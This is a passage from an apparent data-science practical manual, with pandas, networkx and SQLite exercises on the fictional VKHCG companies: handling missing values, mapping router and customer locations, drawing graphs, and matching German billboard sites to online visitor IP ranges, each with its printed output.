2  3.0  Good  Better  NaN  256.0    NaN  256.0      3
3  4.0  Good  Better  Best   NaN    NaN  211.0      4
4  5.0  Good  Better  NaN   64.0    NaN  6411.0     5
5  6.0  Good     NaN  Best   32.0    NaN  32.0       6
6  7.0    NaN  Better  Best   16.0    NaN  1611.0     7
7  8.0    NaN     NaN  Best    8.0    NaN  8111.0     8
8  9.0    NaN     NaN  NaN    4.0    NaN  41.0       9
9 10.0      A      B      C    2.0    NaN  21111.0    10
10  NaN     NaN     NaN  NaN    NaN  NaN  NaN       11
11 10.0  Good  Better  Best  1024.0    NaN  102411.0    12
12 10.0  Good     NaN  Best   512.0    NaN  512.0      13
13 10.0  Good  Better  NaN  256.0    NaN  1256.0     14
14 10.0  Good  Better  Best   NaN    NaN  NaN       15
15 10.0  Good  Better  NaN   64.0    NaN  164.0      16
16 10.0  Good     NaN  Best   32.0    NaN  322.0     17
17 10.0    NaN  Better  Best   16.0    NaN  163.0     18
18 10.0    NaN     NaN  Best    8.0    NaN  844.0     19
19 10.0    NaN     NaN  NaN    4.0    NaN  4555.0    20
20 10.0      A      B      C    2.0    NaN  111.0     21
!! Data Profile
Rows : 21
Columns : 8
!! Test Data Values
   FieldG
0      1
1      2
2      3
3      4
4      5
5      6
6      7
7      8
8      9
9     10
10    11
11    12
12    13
13    14
14    15
15    16
16    17
17    18
18    19
19    20
20    21
!! Data Profile
Rows : 21
Columns : 1
!!!!!!!!!!!!!!!!!!!!!!

```

Aim: 3) Keep Only the Rows That Contain a Maximum of Two Missing Values.

Code:

```
import sys
import os
import pandas as pd
sInputFileName='Good-or-Bad.csv'
sOutputFileName='Good-or-Bad-03.csv'
Company='01-Vermeulen'
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sFileDir=Base + '/' + Company + '/02-Assess/01-EDS/02-Python'
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sFileName=Base + '/' + Company + '/00-RawData/' + sInputFileName
print('Loading :',sFileName)
RawData=pd.read_csv(sFileName,header=0)
print('!! Raw Data Values')
print(RawData)
print('!! Data Profile')
print('Rows :',RawData.shape[0])
print('Columns :',RawData.shape[1])
sFileName=sFileDir + '/' + sInputFileName
RawData.to_csv(sFileName, index = False)
TestData=RawData.dropna(thresh=2)
print('!! Test Data Values')
print(TestData)
print('!! Data Profile')
print('Rows :',TestData.shape[0])
print('Columns :',TestData.shape[1])
sFileName=sFileDir + '/' + sOutputFileName
TestData.to_csv(sFileName, index = False)
```

Output:

```

Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/01-Vermulen/00-RawData/Good-or-Bad.csv
!! Raw Data Values
   ID FieldA FieldB FieldC FieldD FieldE FieldF FieldG
0  1.0  Good  Better  Best  1024.0    NaN  10241.0    1
1  2.0  Good  NaN  Best  512.0    NaN  5121.0    2
2  3.0  Good  Better  NaN  256.0    NaN  256.0     3
3  4.0  Good  Better  Best  NaN    NaN  211.0     4
4  5.0  Good  Better  NaN  64.0    NaN  6411.0    5
5  6.0  Good  NaN  Best  32.0    NaN  32.0     6
6  7.0  NaN  Better  Best  16.0    NaN  1611.0    7
7  8.0  NaN  NaN  Best  8.0    NaN  8111.0    8
8  9.0  NaN  NaN  NaN  4.0    NaN  41.0     9
9  10.0 A  B  C  2.0    NaN  21111.0   10
10  NaN  NaN  NaN  NaN  NaN  NaN  NaN  11
11 10.0  Good  Better  Best  1024.0    NaN  102411.0   12
12 10.0  Good  NaN  Best  512.0    NaN  512.0    13
13 10.0  Good  Better  NaN  256.0    NaN  1256.0    14
14 10.0  Good  Better  Best  NaN    NaN  NaN    15
15 10.0  Good  Better  NaN  64.0    NaN  164.0    16
16 10.0  Good  NaN  Best  32.0    NaN  322.0    17
17 10.0  NaN  Better  Best  16.0    NaN  163.0    18
18 10.0  NaN  NaN  Best  8.0    NaN  844.0    19
19 10.0  NaN  NaN  NaN  4.0    NaN  4555.0   20
20 10.0 A  B  C  2.0    NaN  111.0   21
!! Data Profile
Rows : 21
Columns : 8
!! Test Data Values
   ID FieldA FieldB FieldC FieldD FieldE FieldF FieldG
0  1.0  Good  Better  Best  1024.0    NaN  10241.0    1
1  2.0  Good  NaN  Best  512.0    NaN  5121.0    2
2  3.0  Good  Better  NaN  256.0    NaN  256.0     3
3  4.0  Good  Better  Best  NaN    NaN  211.0     4
4  5.0  Good  Better  NaN  64.0    NaN  6411.0    5
5  6.0  Good  NaN  Best  32.0    NaN  32.0     6
6  7.0  NaN  Better  Best  16.0    NaN  1611.0    7
7  8.0  NaN  NaN  Best  8.0    NaN  8111.0    8
8  9.0  NaN  NaN  NaN  4.0    NaN  41.0     9
9  10.0 A  B  C  2.0    NaN  21111.0   10
11 10.0  Good  Better  Best  1024.0    NaN  102411.0   12
12 10.0  Good  NaN  Best  512.0    NaN  512.0    13
13 10.0  Good  Better  NaN  256.0    NaN  1256.0    14
14 10.0  Good  Better  Best  NaN    NaN  NaN    15
15 10.0  Good  Better  NaN  64.0    NaN  164.0    16
16 10.0  Good  NaN  Best  32.0    NaN  322.0    17
17 10.0  NaN  Better  Best  16.0    NaN  163.0    18
18 10.0  NaN  NaN  Best  8.0    NaN  844.0    19
19 10.0  NaN  NaN  NaN  4.0    NaN  4555.0   20
20 10.0 A  B  C  2.0    NaN  111.0   21
!! Data Profile
Rows : 20
Columns : 8

```

Part B: Write Python / R program to create the network routing diagram from the given data on routers .

Aim: 1) Access the company location using the network router location

Code:

```
import sys
import os
import pandas as pd
pd.options.mode.chained_assignment = None
Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using Windows')
sInputFileName1='01-Retrieve/01-EDS/01-R/Retrieve_Country_Code.csv'
sInputFileName2='01-Retrieve/01-EDS/02-Python/Retrieve_Router_Location.csv'
sInputFileName3='01-Retrieve/01-EDS/01-R/Retrieve_IP_DATA.csv'
sOutputFileName='Assess-Network-Routing-Company.csv'
Company='01-Vermeulen'
### Import Country Data
sFileName=Base + '/' + Company + '/' + sInputFileName1
print('Loading :',sFileName)
CountryData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
print('Loaded Country:',CountryData.columns.values)
print('Changed :',CountryData.columns.values)
CountryData.rename(columns={'Country': 'Country_Name'}, inplace=True)
CountryData.rename(columns={'ISO-2-CODE': 'Country_Code'}, inplace=True)
CountryData.drop('ISO-M49', axis=1, inplace=True)
CountryData.drop('ISO-3-Code', axis=1, inplace=True)
CountryData.drop('RowID', axis=1, inplace=True)
print('To :,CountryData.columns.values)
sFileName=Base + '/' + Company + '/' + sInputFileName2
print('Loading :,sFileName)
CompanyData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
print('Loaded Company :,CompanyData.columns.values)
print('Changed :,CompanyData.columns.values)
CompanyData.rename(columns={'Country': 'Country_Code'}, inplace=True)
print('To :,CompanyData.columns.values)
sFileName=Base + '/' + Company + '/' + sInputFileName3
print('Loading :,sFileName)
CustomerRawData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
print('Loaded Customer :,CustomerRawData.columns.values)
CustomerData=CustomerRawData.dropna(axis=0, how='any')
print('Remove Blank Country Code')
print('Reduce Rows from', CustomerRawData.shape[0],' to ', CustomerData.shape[0])
```

```

print('Changed :',CustomerData.columns.values)
CustomerData.rename(columns={'Country': 'Country_Code'}, inplace=True)
print('To :',CustomerData.columns.values)
print('Merge Company and Country Data')
CompanyNetworkData=pd.merge(
    CompanyData,
    CountryData,
    how='inner',
    on='Country_Code')
print('Change ',CompanyNetworkData.columns.values)
for i in CompanyNetworkData.columns.values:j='Company_'+i
CompanyNetworkData.rename(columns={i: j}, inplace=True)
print('To ', CompanyNetworkData.columns.values)
sFileDir=Base + '/' + Company + '/02-Assess/01-EDS/02-Python'
if not os.path.exists(sFileDir):os.makedirs(sFileDir)
sFileName=sFileDir + '/' + sOutputFileName
print('Storing :', sFileName)
CompanyNetworkData.to_csv(sFileName, index = False, encoding="latin-1")

```

Output:

```

Working Base : D:/Data Science/VKHCG using Windows
Loading : D:/Data Science/VKHCG/01-Vermeulen/01-Retrieve/01-EDS/01-R/Retrieve_Country_Code.csv
Loaded Country: ['RowID' 'Country' 'ISO-2-CODE' 'ISO-3-Code' 'ISO-M49']
Changed : ['RowID' 'Country' 'ISO-2-CODE' 'ISO-3-Code' 'ISO-M49']
To : ['Country_Name' 'Country_Code']
Loading : D:/Data Science/VKHCG/01-Vermeulen/01-Retrieve/01-EDS/02-Python/Retrieve_Router_Location.csv
Loaded Company : ['Country' 'Place_Name' 'Latitude' 'Longitude']
Changed : ['Country' 'Place_Name' 'Latitude' 'Longitude']
To : ['Country_Code' 'Place_Name' 'Latitude' 'Longitude']
Loading : D:/Data Science/VKHCG/01-Vermeulen/01-Retrieve/01-EDS/01-R/Retrieve_IP_DATA.csv
Loaded Customer : ['RowID' 'Country' 'Place.Name' 'Post.Code' 'Latitude' 'Longitude']
Remove Blank Country Code
Reduce Rows from 1247502 to 1150326
Changed : ['RowID' 'Country' 'Place.Name' 'Post.Code' 'Latitude' 'Longitude']
To : ['RowID' 'Country_Code' 'Place.Name' 'Post.Code' 'Latitude' 'Longitude']
Merge Company and Country Data
Change ['Country_Code' 'Place_Name' 'Latitude' 'Longitude' 'Country_Name']
To ['Country_Code' 'Place_Name' 'Latitude' 'Longitude' 'Company_Country_Name']
Storing : D:/Data Science/VKHCG/01-Vermeulen/02-Assess/01-EDS/02-Python/Assess-Network-Routing-Company.csv

```

Aim: 2) Access the customers location using network router location

Code:

```
import sys
import os
import pandas as pd
pd.options.mode.chained_assignment = None
Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sInputFileName=Base+'/01-Vermeulen/02-Assess/01-EDS/02-Python/Assess-Network-
Routing-Customer.csv'
sOutputFileName='Assess-Network-Routing-Customer.gml'
Company='01-Vermeulen'
### Import Country Data
sFileName=sInputFileName
print('#####')
print('Loading :',sFileName)
print('#####')
CustomerData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
print('Loaded Country:',CustomerData.columns.values)
print('#####')
print(CustomerData.head())
print('## Done!! #####')
```

Output:

```
Working Base : D:/Data Science/VKHCG  using  win32
#####
Loading : D:/Data Science/VKHCG/01-Vermeulen/02-Assess/01-EDS/02-Python/Assess-Network-Routing-Customer.csv
#####
Loaded Country: ['Customer_Country_Code' 'Customer_Place_Name' 'Customer_Latitude'
 'Customer_Longitude' 'Customer_Country_Name']
#####
Customer_Country_Code ... Customer_Country_Name
0           BW ...           Botswana
1           BW ...           Botswana
2           BW ...           Botswana
3           BW ...           Botswana
4           NE ...           Niger

[5 rows x 5 columns]
## Done!! #####
>>>
```

Aim: 3) Assess-Network-Routing-Node.py

Code:

```
import sys
import os
import pandas as pd
pd.options.mode.chained_assignment = None
Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sInputFileName='01-Retrieve/01-EDS/02-Python/Retrieve_IP_DATA.csv'
sOutputFileName='Assess-Network-Routing-Node.csv'
Company='01-Vermeulen'
sFileName=Base + '/' + Company + '/' + sInputFileName
print('Loading :',sFileName)
IPData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
print('Loaded IP :', IPData.columns.values)
print('Changed :',IPData.columns.values)
IPData.drop('RowID', axis=1, inplace=True)
IPData.drop('ID', axis=1, inplace=True)
IPData.rename(columns={'Country': 'Country_Code'}, inplace=True)
IPData.rename(columns={'Place.Name': 'Place_Name'}, inplace=True)
IPData.rename(columns={'Post.Code': 'Post_Code'}, inplace=True)
IPData.rename(columns={'First.IP.Number': 'First_IP_Number'}, inplace=True)
IPData.rename(columns={'Last.IP.Number': 'Last_IP_Number'}, inplace=True)
print('To :',IPData.columns.values)
print('Change ',IPData.columns.values)
for i in IPData.columns.values:j='Node_'+i
IPData.rename(columns={i: j}, inplace=True)
print('To ', IPData.columns.values)
sFileDir=Base + '/' + Company + '/02-Assess/01-EDS/02-Python'
if not os.path.exists(sFileDir):os.makedirs(sFileDir)
sFileName=sFileDir + '/' + sOutputFileName
print('Storing :, sFileName)
IPData.to_csv(sFileName, index = False, encoding="latin-1")
```

Output:

```
Working Base : D:/Data Science/VKHCG  using  win32
Loading : D:/Data Science/VKHCG/01-Vermeulen/01-Retrieve/01-EDS/02-Python/Retrieve_IP_DATA.csv
Loaded IP : ['RowID' 'Unnamed:0' 'ID' 'Country' 'Place.Name' 'Post.Code' 'Latitude'
 'Longitude' 'First.IP.Number' 'Last.IP.Number']
Changed : ['RowID' 'Unnamed:0' 'ID' 'Country' 'Place.Name' 'Post.Code' 'Latitude'
 'Longitude' 'First.IP.Number' 'Last.IP.Number']
To : ['Unnamed:0' 'Country_Code' 'Place_Name' 'Post_Code' 'Latitude'
 'Longitude' 'First_IP_Number' 'Last_IP_Number']
Change ['Unnamed:0' 'Country_Code' 'Place_Name' 'Post_Code' 'Latitude'
 'Longitude' 'First_IP_Number' 'Last_IP_Number']
To ['Unnamed:0' 'Country_Code' 'Place_Name' 'Post_Code' 'Latitude'
 'Longitude' 'First_IP_Number' 'Node_Last_IP_Number']
Storing : D:/Data Science/VKHCG/01-Vermeulen/02-Assess/01-EDS/02-Python/Assess-Network-Routing-Node.csv
>>>
```

Part C: Write a Python / R program to build directed acyclic graph.

Aim: 1) Assess-DAG-Location

Code:

```

import networkx as nx
import matplotlib.pyplot as plt
import sys
import os
import pandas as pd
print(' ')
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sInputFileName='01-Retrieve/01-EDS/02-Python/Retrieve_Router_Location.csv'
sOutputFileName1='Assess-DAG-Company-Country.png'
sOutputFileName2='Assess-DAG-Company-Country-Place.png'
Company='01-Vermeulen'
sFileName=Base + '/' + Company + '/' + sInputFileName
print('Loading :',sFileName)
CompanyData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
print('Loaded Company :',CompanyData.columns.values)
print(CompanyData)
print('Rows :',CompanyData.shape[0])
G1=nx.DiGraph()
G2=nx.DiGraph()
for i in range(CompanyData.shape[0]):
    G1.add_node(CompanyData['Country'][i])
    sPlaceName= CompanyData['Place_Name'][i] + '-' + CompanyData['Country'][i]
    G2.add_node(sPlaceName)
for n1 in G1.nodes():
    for n2 in G1.nodes():
        if n1 != n2:
            print('Link :',n1,' to ', n2)
            G1.add_edge(n1,n2)
print("Nodes of graph: ")
print(G1.nodes())
print("Edges of graph: ")
print(G1.edges())
sFileDir=Base + '/' + Company + '/02-Assess/01-EDS/02-Python'
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)

```

```

sFileName=sFileDir + '/' + sOutputFileName1
print('Storing :', sFileName)
nx.draw(G1,pos=nx.spectral_layout(G1),edge_color='g',with_labels=True,node_size=8000,font_size=12)
plt.savefig(sFileName) # save as png
plt.show() # display
for n1 in G2.nodes():
    for n2 in G2.nodes():
        if n1 != n2:
            print('Link :',n1,' to ', n2)
            G2.add_edge(n1,n2)
print("Nodes of graph: ")
print(G2.nodes())
print("Edges of graph: ")
print(G2.edges())
sFileDir=Base + '/' + Company + '/02-Assess/01-EDS/02-Python'
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sFileName=sFileDir + '/' + sOutputFileName2
print('Storing :', sFileName)
nx.draw(G2,pos=nx.spectral_layout(G2), nodecolor='r',edge_color='b',
        with_labels=True,node_size=8000,font_size=12)
plt.savefig(sFileName) # save as png
plt.show() # display

```


Output:

```

Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/01-Vermeulen/01-Retrieve/01-EDS/02-Python/Retrieve_Router_Location.csv
Loaded Company : ['Country' 'Place_Name' 'Latitude' 'Longitude']
   Country Place_Name  Latitude  Longitude
0      US  New York   40.7528 -73.9725
1      US  New York   40.7214 -74.0052
2      US  New York   40.7662 -73.9862
3      US  New York   40.7449 -73.9782
4      US  New York   40.7605 -73.9933
..      ...
145     DE  Munich   48.1475  11.4635
146     DE  Munich   48.0915  11.5392
147     DE  Munich   48.1833  11.7500
148     DE  Munich   48.1000  11.4667
149     DE  Munich   48.1480  11.7434

[150 rows x 4 columns]
Rows : 150
Link : US to DE
Link : US to GB
Link : DE to US
Link : DE to GB
Link : GB to US
Link : GB to DE
Nodes of graph:
['US', 'DE', 'GB']
Edges of graph:
[('US', 'DE'), ('US', 'GB'), ('DE', 'US'), ('DE', 'GB'), ('GB', 'US'), ('GB', 'DE')]
Storing : D:/Data Science/VKHCG/01-Vermeulen/02-Assess/01-EDS/02-Python/Assess-DAG-Company-Country.png

```



Aim: 2) Write a Python / R program to build directed acyclic graph. [Assess-DAG-GPS.py]

Code:

```

import networkx as nx
import matplotlib.pyplot as plt
import sys
import os
import pandas as pd
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sInputFileName='01-Retrieve/01-EDS/02-Python/Retrieve_Router_Location.csv'
sOutputFileName='Assess-DAG-Company-GPS.png'
Company='01-Vermeulen'
sFileName=Base + '/' + Company + '/' + sInputFileName
print('Loading :',sFileName)
CompanyData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
print('Loaded Company :',CompanyData.columns.values)
print(CompanyData)
print('Rows :',CompanyData.shape[0])
G=nx.Graph()
for i in range(CompanyData.shape[0]):
    nLatitude=round(CompanyData['Latitude'][i],1)
    nLongitude=round(CompanyData['Longitude'][i],1)
    if nLatitude < 0:
        sLatitude = str(nLatitude*-1) + ' S'
    else:
        sLatitude = str(nLatitude) + ' N'
    if nLongitude < 0:
        sLongitude = str(nLongitude*-1) + ' W'
    else:
        sLongitude = str(nLongitude) + ' E'
    sGPS= sLatitude + '-' + sLongitude
    G.add_node(sGPS)
for n1 in G.nodes():
    for n2 in G.nodes():
        if n1 != n2:
            print('Link :',n1,' to ', n2)
            G.add_edge(n1,n2)
print("Nodes of graph: ")
print(G.nodes())
print("Edges of graph: ")

```

```

print(G.edges())
sFileDir=Base + '/' + Company + '/02-Assess/01-EDS/02-Python'
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sFileName=sFileDir + '/' + sOutputFileName
print('Storing :', sFileName)
pos=nx.circular_layout(G,dim=2, scale=1)
nx.draw(G,pos=pos,edge_color='b',with_labels=True,node_size=4000,font_size=9)
plt.savefig(sFileName)
plt.show()


```

Output:

```

Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/01-Vermeulen/01-Retrieve/01-EDS/02-Python/Retrie
ve_Router_Location.csv
Loaded Company : ['Country' 'Place_Name' 'Latitude' 'Longitude']
   Country Place_Name  Latitude  Longitude
0      US  New York    40.7528   -73.9725
1      US  New York    40.7214   -74.0052
2      US  New York    40.7662   -73.9862
3      US  New York    40.7449   -73.9782
4      US  New York    40.7605   -73.9933
..    ...
145     DE    Munich    48.1475    11.4635
146     DE    Munich    48.0915    11.5392
147     DE    Munich    48.1833    11.7500
148     DE    Munich    48.1000    11.4667
149     DE    Munich    48.1480    11.7434
[150 rows x 4 columns]
Rows : 150
Link : 40.8 N-74.0 W to 40.7 N-74.0 W
Link : 40.8 N-74.0 W to 40.9 N-73.9 W
Link : 40.8 N-74.0 W to 40.8 N-73.9 W
Link : 40.8 N-74.0 W to 48.2 N-11.6 E

```



Part D: Picking Content for Billboards:

Aim: Write a Python / R program to pick the content for Bill Boards from the given data.

Code:

```

import sys
import os
import sqlite3 as sq
import pandas as pd
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sInputFileName1='01-Retrieve/01-EDS/02-Python/Retrieve_DE_Billboard_Locations.csv'
sInputFileName2='01-Retrieve/01-EDS/02-Python/Retrieve_Online_Visitor.csv'
sOutputFileName='Assess-DE-Billboard-Visitor.csv'
Company='02-Krennwallner'
sDataBaseDir=Base + '/' + Company + '/02-Assess/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/krennwallner.db'
conn = sq.connect(sDatabaseName)
sFileName=Base + '/' + Company + '/' + sInputFileName1
print('Loading :',sFileName)
BillboardRawData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
BillboardRawData.drop_duplicates(subset=None, keep='first', inplace=True)
BillboardData=BillboardRawData
print('Loaded Company :',BillboardData.columns.values)
sTable='Assess_BillboardData'
print('Storing :',sDatabaseName,' Table:',sTable)
BillboardData.to_sql(sTable, conn, if_exists="replace")
print(BillboardData.head())
print('Rows : ',BillboardData.shape[0])
sFileName=Base + '/' + Company + '/' + sInputFileName2
print('Loading :',sFileName)
VisitorRawData=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
VisitorRawData.drop_duplicates(subset=None, keep='first', inplace=True)
VisitorData=VisitorRawData[VisitorRawData.Country=='DE']
print('Loaded Company :',VisitorData.columns.values)
sTable='Assess_VisitorData'
print('Storing :',sDatabaseName,' Table:',sTable)
VisitorData.to_sql(sTable, conn, if_exists="replace")

```

```

print(VisitorData.head())
print('Rows : ',VisitorData.shape[0])
sTable='Assess_BillboardVisitorData'
print('Loading : ',sDatabaseName,' Table:',sTable)
sSQL="select distinct"
sSQL=sSQL+ " A.Country AS BillboardCountry,"
sSQL=sSQL+ " A.Place_Name AS BillboardPlaceName,"
sSQL=sSQL+ " A.Latitude AS BillboardLatitude, "
sSQL=sSQL+ " A.Longitude AS BillboardLongitude, "
sSQL=sSQL+ " B.Country AS VisitorCountry, "
sSQL=sSQL+ " B.Place_Name AS VisitorPlaceName, "
sSQL=sSQL+ " B.Latitude AS VisitorLatitude, "
sSQL=sSQL+ " B.Longitude AS VisitorLongitude, "
sSQL=sSQL+ " (B.Last_IP_Number - B.First_IP_Number) * 365.25 * 24 * 12 AS
VisitorYearRate"
sSQL=sSQL+ " from"
sSQL=sSQL+ " Assess_BillboardData as A"
sSQL=sSQL+ " JOIN "
sSQL=sSQL+ " Assess_VisitorData as B"
sSQL=sSQL+ " ON "
sSQL=sSQL+ " A.Country = B.Country"
sSQL=sSQL+ " AND "
sSQL=sSQL+ " A.Place_Name = B.Place_Name;"

BillboardVistorsData=pd.read_sql_query(sSQL, conn)
sTable='Assess_BillboardVistorsData'
print('Storing : ',sDatabaseName,' Table:',sTable)
BillboardVistorsData.to_sql(sTable, conn, if_exists="replace")
print(BillboardVistorsData.head())
print('Rows : ',BillboardVistorsData.shape[0])
sFileDir=Base + '/' + Company + '/02-Assess/01-EDS/02-Python'
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
print('Storing : ', sFileName)
sFileName=sFileDir + '/' + sOutputFileName
BillboardVistorsData.to_csv(sFileName, index = False)

```

Output:

```

Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/02-Krennwallner/01-Retrieve/01-EDS/02-Python/Retrieve_DE_Billboard_Locations.csv
Loaded Company : ['Country' 'Place_Name' 'Latitude' 'Longitude']
Storing : D:/Data Science/VKHCG/02-Krennwallner/02-Assess/SQLite/krennwallner.db Table: Assess_BillboardData
    Country      Place_Name   Latitude   Longitude
0     DE          Lake       51.7833    8.5667
1     DE          Horb       48.4333    8.6833
2     DE          Hardenberg  51.1000    7.7333
3     DE          Horn-bad Meinberg 51.9833    8.9667
4     DE          Winkel      51.5500    13.3833
Rows :  8873
Loading : D:/Data Science/VKHCG/02-Krennwallner/01-Retrieve/01-EDS/02-Python/Retrieve_Online_Visitor.csv
Loaded Company : ['Country' 'Place_Name' 'Latitude' 'Longitude' 'First_IP_Number'
'Last_IP_Number']
Storing : D:/Data Science/VKHCG/02-Krennwallner/02-Assess/SQLite/krennwallner.db Table: Assess_VisitorData
    Country Place_Name   Latitude   Longitude First_IP_Number Last_IP_Number
368678   DE          Lake       51.7833    8.5667    1418011904   1418012159
368679   DE          Lake       51.7833    8.5667    1528171008   1528171263
368680   DE          Lake       51.7833    8.5667    1528177920   1528178175
408664   DE          Horb       48.4333    8.6833    777246720    777246975
408665   DE          Horb       48.4333    8.6833    1339562496   1339562751
Rows :  75999
Loading : D:/Data Science/VKHCG/02-Krennwallner/02-Assess/SQLite/krennwallner.db Table: Assess_BillboardVisitorData
Storing : D:/Data Science/VKHCG/02-Krennwallner/02-Assess/SQLite/krennwallner.db Table: Assess_BillboardVisitorsData
    BillboardCountry BillboardPlaceName ... VisitorLongitude VisitorYearRate
0           DE          Lake   ...        8.5667    26823960.0
1           DE          Horb   ...        8.6833    26823960.0
2           DE          Horb   ...        8.6833    53753112.0
3           DE          Horb   ...        8.6833    107611416.0
4           DE          Horb   ...        8.6833    13359384.0
[5 rows x 9 columns]
Rows :  181235
Storing : D:/Data Science/VKHCG/02-Krennwallner/01-Retrieve/01-EDS/02-Python/Retrieve_Online_Visitor.csv
>>> |

```

	A	B	C	D	E	F
1	Country	Place_Name	Latitude	Longitude	First_IP_Number	Last_IP_Number
2	BW	Gaborone	-24.646	25.9119	692781056	692781567
3	BW	Gaborone	-24.646	25.9119	692781824	692783103
4	BW	Gaborone	-24.646	25.9119	692909056	692909311
5	BW	Gaborone	-24.646	25.9119	692909568	692910079
6	BW	Gaborone	-24.646	25.9119	693051392	693052415
7	BW	Gaborone	-24.646	25.9119	693078272	693078527
8	BW	Gaborone	-24.646	25.9119	693608448	693616639
9	BW	Gaborone	-24.646	25.9119	696929792	696930047
10	BW	Gaborone	-24.646	25.9119	700438784	700439039

Part E:

Aim: Write a Python / R program to understand Your Online Visitor Data

- 1) Generating GML file from the given csv file.

Code:

```
import networkx as nx
import sys
import os
import sqlite3 as sq
import pandas as pd
from geopy.distance import geodesic
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('#####')
print('Working Base :',Base, ' using ', sys.platform)
print('#####')
Company='02-Krennwallner'
sTable='Assess_BillboardVisitorData'
sOutputFileName='Assess-DE-Billboard-Visitor.gml'
sDataBaseDir=Base + '/' + Company + '/02-Assess/SQLite'
if not os.path.exists(sDataBaseDir):
    os.makedirs(sDataBaseDir)
sDatabaseName=sDataBaseDir + '/krennwallner.db'
conn = sq.connect(sDatabaseName)
print('#####')
print('Loading :,sDatabaseName, Table:',sTable)
sSQL="select "
sSQL=sSQL+ " A.BillboardCountry,"
sSQL=sSQL+ " A.BillboardPlaceName,"
